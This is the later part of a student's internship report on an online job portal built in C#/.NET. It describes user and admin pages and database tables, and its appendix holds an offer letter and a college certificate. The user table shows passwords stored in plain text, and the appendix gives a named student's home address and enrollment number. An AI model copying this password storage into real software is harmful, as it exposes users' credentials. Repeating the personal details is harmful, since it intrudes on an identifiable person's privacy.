- Cost-effective: Online job portals can be a more cost-effective method for employers to advertise job openings than traditional advertising methods.

- Increased efficiency: Online job portals allow employers to manage job postings, track applicants, and communicate with candidates all in one place.

5.2.2 Problem:

❖ sometimes it may become difficult for companies to get employes according to their needs and same trend can be seen among the employees, employees try to find the job vacancy advertisements in different source but still cannot find the suitable job for them so our project will solve both side of problems.

5.2.3 Software description:

❖ Task management project is built on .net framework using different languages mainly c#, HTML, CSS, and JavaScript. which has different functionality addressing different problems and some useful features.

5.2.4 Outcome for User:

- Figure 5.21 and 5.22 show the design of a website's login and sign-up pages. The login page is intended for users who have already registered on the website, and they can enter their username and password to access their account.

- On the other hand, the sign-up page is intended for new users who are visiting the website for the first time. The sign-up page provides a form that requests some personal details such as name, email address, and password to create a new account.




Fig 5.21 Signup Page




Fig 5.22 Sign-in Page

- The designs for the home page and profile page of an online job portal project are shown in Figures 5.23 and 5.24. Users can use the Finds Job on the homepage's basic design to look for jobs. The user's data and job applications are displayed on the profile page. It also displays a list of the positions the user has applied for along with the status of those applications. Job searchers may easily find and apply for employment thanks to the user-friendly, attractive, and overall straightforward design of the profile page and home page.




Fig 5.23 Homepage




Fig 5.24 Profile Page

- Figure 5.25 and 5.26 illustrate the design of the contact page and job page of a website. The job page displays all the listed jobs available, and users can search and apply for the job openings.

- On the other hand, the contact page provides a way for users to submit queries or questions to the website's administrators. The page displays contact details such as email address, phone number, and physical address. Users can use this information to contact the website's support team with any questions or concerns they may have.




Fig 5.25 Contact Form

Fig 5.26 Find Job

5.2.5 Outcome for Admin:

- **Admin dashboard** - In this page details of the portal will be displayed. Total users, Total listed jobs, applied jobs and Contacted users will be displayed at the screen as shown in the figure.

Fig 5.27 Admin Dashboard

- **User list** - this page contains the list of the all users on the website along with the details of the users like mobile number, country, and Email.




Fig 5.28 User List

- **Contact list** - This page contains the record of the contact and query sent by users. this page contains list of the message sent by user along with the user details like Email and user name.




Fig 5.29 Contact List

- **Add Job** - In this page admin can enter new job by filling the necessary details like Job title, Number of posts, Description, requirement and many more.




Fig 5.30 Add Job

- **list of resumes** - In this page all the resume uploaded by users will be listed. admin can download the resume from this page only.





Fig 5.31 List of Resume

5.2.6 Project database:

- **User-** this database contains the user's details.



UserId	Username	Password	Name	Email	Mobile	TenthGrade	TwelfthGra...
1	abhik	1234	abhik patel	abhik@gma...	1234567890		
2	soham	12345	soham Dave	soham@gm...	1234567891	NULL	NULL
NULL	NULL	NULL	NULL	NULL	NULL	NULL	NULL

abhik\LOCALDB#F14...bPortal - dbo.Jobs

abhik\LOCALDB#F14...rtal

- dbo.Country

abhik\LOCALDB#F14...rtal - dbo.Contact

Graduation...	PostGradua...	Phd	WorksOn	Experience	Resume	Address	Country
					Resumes/43...	kadi	India
NULL	NULL	NULL	NULL	NULL	NULL	patan	India
NULL	NULL	NULL	NULL	NULL	NULL	NULL	NULL

Fig 5.32 User database

- **Contact-** this database contains the details of the message sent by the users along with the corresponding emailed.

Fig 5.33 Database for contact

- **Job -** this database contains the listed jobs on the website along with its details.




Fig 5.34 Database for job

- **Country-**This database contain the list of the countries, admin can add the country or delete the country.

Fig 5.35 Database for country

- **Applied job database-**This database holds the record of the users which applied for the job with the job ID and user ID.




Fig 5.36 Database for Applied jobs

5.2.7 Project Summary:

The Online Job Portal project is a web-based platform designed to connect job seekers with employers. The platform provides a comprehensive solution for job seekers to find suitable job opportunities and for employers to advertise job openings and find qualified candidates.

The Online Job Portal features a user-friendly interface that makes it easy for job seekers to create their profiles, upload resumes, and search for job openings. Job seekers can filter job openings based on their skills, experience, location, and other criteria, and apply for jobs directly from the platform. The platform also provides job seekers with job alerts and notifications, keeping them updated on the latest job openings that match their criteria.


Chapter 6. Conclusion And Discussion

6.1 SUMMARY OF INTERNSHIP:

Through this experience, I have gained valuable skills and knowledge in the Microsoft technology stack, including working with various tools and frameworks. I had the opportunity to work with experienced developers, collaborate with team members, and contribute to real-world projects. This internship has also helped me to identify areas of interest within the tech industry and set me on a path towards pursuing a career in software development or related fields. Moving forward, the skills and experience gained during my .NET internship can serve as a solid foundation for my future career growth and success.

During this internship we have learnt completely new language (C#), it was very rough journey in the beginning but after some time we got the grip in C# and .NET framework. Using the knowledge of this internship we created different projects like task management and online job portal. We faced many issues while working on these projects but our guide was very supportive during this whole process but the result is very motivating, we have learnt lot of things in this internship and it was very good experience overall.

Appendix



ZENKINS TECHNOLOGIES PRIVATE LIMITED
Corporate Identity Number: U72900GJ2022PTC131177
(A): 914, Fortune Business Hub, Science City Rd, Thaltej,
Ahmedabad -380060 (India)
(T): +91 70690 16504
(W): https://zenkins.com

Date: Mon, 23 January 2023

To,

SOHAM VIJAYKUMAR DAVE

Dharintra flat, Gugadi road, Patan, Patan, Gujarat 384265

Sub: Regarding your Internship in our Company

Dear **Soham**,

We would like to confirm that your application for an internship for the position of **.NET Developer** in the Software Department has been accepted. Here are the terms of the internship while working with the Company:

1. Duration of the internship will be **12 weeks** (Tentative starting date **23 Jan 2023**)
2. You will be designated as a "**Trainee**"
3. You will not be entitled or any other benefits from the company during this tenure.
4. Your performance will be evaluated from time to time, and based on this, your incentives will be decided.
5. During the internship, you are expected to abide Code of Conduct prescribed by the Company for employees.
6. You should note that any information and data collected from you during your internship should be always kept confidential.

You are requested to submit your acceptance to the terms mentioned above as confirmation of your internship.

During your internship, the concentration will be on helping you understand the theoretical concepts with their practicality and implications to help you connect your classroom knowledge and on-field experience. We will be happy to train you to learn new skills which are extremely helpful in the professional setting.

Given below is the address where you must report for the internship.

Address: ZENKINS TECHNOLOGIES PRIVATE LIMITED Ahmedabad.

Once again, congratulations to you on your selection, and all the best for your endeavors.

For, ZENKINS TECHNOLOGIES PRIVATE LIMITED

Bhumika Darji

Vice President of human Resources

zenkins

Page 1 of 1

SAFFRONY INSTITUTE OF TECHNOLOGY
S.P.B. PATEL ENGINEERING COLLEGE

SIT/SPBPEC/ADMIN/23/57 Date: 31/01/2023

To whomsoever it may concern

This is to certify that Mr. Soham Vijaykumar Dave is a bonafide student of this institute.

He is studying in 8th semester of the 4 years Degree courses in Computer Engineering.

His Enrollment Number allotted by Gujarat Technological University (GTU) is 190390107007.

This certificate is issued on his request to apply for 8th Semester Internship.

G.L. Bambhaniya

Principal
S. P. B. Patel Engineering College

